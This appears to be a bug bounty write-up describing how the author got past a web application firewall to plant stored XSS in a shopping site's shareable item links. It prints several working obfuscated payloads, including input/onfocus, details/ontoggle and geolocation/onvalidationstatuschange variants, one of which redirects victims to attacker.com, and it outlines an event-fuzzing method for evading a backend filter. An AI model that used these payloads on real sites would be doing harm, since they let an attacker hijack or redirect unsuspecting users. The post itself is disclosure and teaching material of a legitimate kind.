
In the realm of website security, XSS is a common issue. XSS occurs when a system renders user input without any filtering whatsoever. In fact, XSS can be prevented by not directly rendering user input. Several methods can be implemented, such as Context-Aware Output Encoding, Input Validation (Allow-listing), and others. However, some people decide to take "shortcut" to prevent these attacks by implementing a Web Application Firewall (WAF).
WAF and XSS

A Web Application Firewall (WAF) is a security protection against a variety of application-layer attacks, such as cross-site scripting (XSS), SQL injection, and cookie poisoning, among others. WAFs are used as a preventive measure against attacks by blocking suspicious user input, which typically contains malicious elements such as XSS payloads, SQL injection payloads, and others. There are many WAF providers currently offering their unique advantages. WAFs can be tuned according to user preferences to make the prevention process more effective. However, using a WAF does not actually guarantee 100% protection against existing attacks. Many researchers spend their time every day attempting to bypass or evade detection by WAFs in order to carry out attacks, one of which is an XSS attack.
We can see a wide variety of payloads that have been published and have successfully been used to bypass WAFs. One such example can be found on this website Paracyberbellum XSS Payloads. One of the payloads on that website inspired me to attempt an XSS attack by bypassing the WAF in a bug bounty program.
Searching for XSS Vulnerability

While looking through the list of public programs, I noticed one with a large bounty for an XSS vulnerability. The program includes several scope lists, one of which is a website that is interesting to explore.
Feature X
There is an interesting aspect to this website as it has a feature that is actually common on e-commerce or shopping sites. This feature allows users to add items found on the site. The key reason for looking for an XSS vulnerability in this feature is the presence of a function to create links that can be shared with other users. This means that if an XSS payload is successfully injected into this feature, it is not merely a Self-XSS attack.
The Risk of User Controlled Value
After examining and understanding the process involved in Feature X using BurpSuite, there are several factors that make this feature highly susceptible to XSS attacks. During the process of adding items, users can manipulate the values within it, such as title, description, and others. These values are then accepted by the system and displayed on the page.
From HTML Injection to XSS
The first step after discovering that the value could be manipulated by the user was to use a simple HTML payload <h1>Testing</h1>. After intercepting the "add item" process, the request containing this HTML payload was sent to the server and received a successful response. As expected, the value containing the h1 tag was successfully rendered on the page. With this information, the exploitation process was escalated from HTML injection to XSS.
WAF As Expected
That's right — XSS payloads are immediately rejected or blocked by the WAF. This includes HTML tags commonly used for XSS, such as <script>, <body>, and others, as well as events like onerror, onload, onfocus, and others. This forces attackers to think creatively to find or craft payloads that can bypass the WAF. After searching several websites that provide obfuscated XSS payloads, I finally found a payload that successfully bypassed the WAF.
First Payload
<input x='' /> ' id=\"\"onfocus=\"window['\\a\\l\\ert']()\" />This payload with the input tag successfully bypassed the WAF and was rendered on the page. Unfortunately, this payload requires user interaction to trigger the alert. It could actually be modified to include autofocus to trigger the alert without user interaction but autofocus is also blocked by the WAF.
Second Payload
<details open x=\"" /> \" id=\"\"ontoggle=\"window['\\a\\l\\ert']()\" />After a lengthy search, a payload with the details tag was found that also managed to bypass the WAF and was successfully rendered on the page. This payload successfully triggered an alert without requiring any user interaction. In theory, the exploitation process was successful because the attacker managed to trigger a malicious JavaScript function. The next step was to create a link and share it with the victim.
Generate Link and Error 503
The issue resurfaced after successfully injecting an XSS payload into the page, resulting in a 503 error. The "Generate" and "Share Link" features involve several steps within the system.

Error 503 occurred during the link loading process on the victim's side. At first, I thought the error was caused by a system issue, not by the payload used. However, after attempting to create and share a link through the normal process, no errors occurred during the link loading process. This suggests that there may be protection against malicious input in the backend. Next, a trace was performed to identify the cause of this Error 503.
Error 503 Tracing
The tracing process uses Python code to identify events that do not cause a 503 error. The code follows this flow.

As a result, there are several events that do not trigger a 503 error, including the onlocation, oncommand, and onvalidationstatuschange events.
According to this Portswigger XSS Cheat Sheet, the event that can be used is onvalidationstatuschange with the <geolocation> tag, as it does not require user interaction.
Third Payload
This payload is taken from the Portswigger cheat sheet. However, it does not work in Firefox or Safari, but it still works in other browsers such as Chrome and Edge.
<geolocation onvalidationstatuschange=alert(1)>Unfortunately, the payload was still blocked by the WAF. After tracing it again, the event and the JavaScript alert function were blocked by the WAF. Therefore, it was necessary to make modifications by examining the previous payload that had not been blocked by the WAF.
Previous payload that was not blocked by WAF:
<input x='' /> ' id=\"\"onfocus=\"window['\\a\\l\\ert']()\" />Modified payload:
The key point in modifying this payload is to add the x and id attributes. With these two additional attributes, WAF will ignore the event.
--- Before
<geolocation onvalidationstatuschange=alert(1)>
--- Trigger alert
<geolocation x=\"" /> \" id=\"\"onvalidationstatuschange=\"window['\\a\\l\\ert']()\">
--- Trigger arbitrary redirect
<geolocation x=\"" /> \" id=\"\"onvalidationstatuschange=\"document['\\loc\\at\\ion']='https'+'://attacker.com'\" />By using that modified payload on the item, the item was successfully added and triggered on the page.
The End of Error 503

After successfully injecting an XSS payload into feature X. As explained earlier, the step taken to deliver this XSS is to create a link. Once the link has been successfully created, it's time to verify that the payload no longer triggers a 503 error. As a result, the load-link endpoint no longer responds with a 503 error. This means the XSS payload has been successfully embedded in the link and can be delivered to the victim. When the victim opens the sent link, initially only a pop-up alert will appear on the web page as shown in the image above, but it will then escalate into an Arbitrary Redirect to another site.
Arbitrary Redirect was chosen because the cookies on this website are already set to HTTPOnly, making account takeover less likely.
Bug Bounty Progress

This bug bounty program responds quickly to reported issues. Issues are received and addressed within one day, and the bounty is paid out the following day.
Summary
From a personal perspective, the best way to prevent a vulnerability is to fix the code directly, rather than simply adding "additional protection" such as WAFs, because there's always the possibility that WAFs will continue to have loopholes that can be bypassed, especially in today's AI-driven era.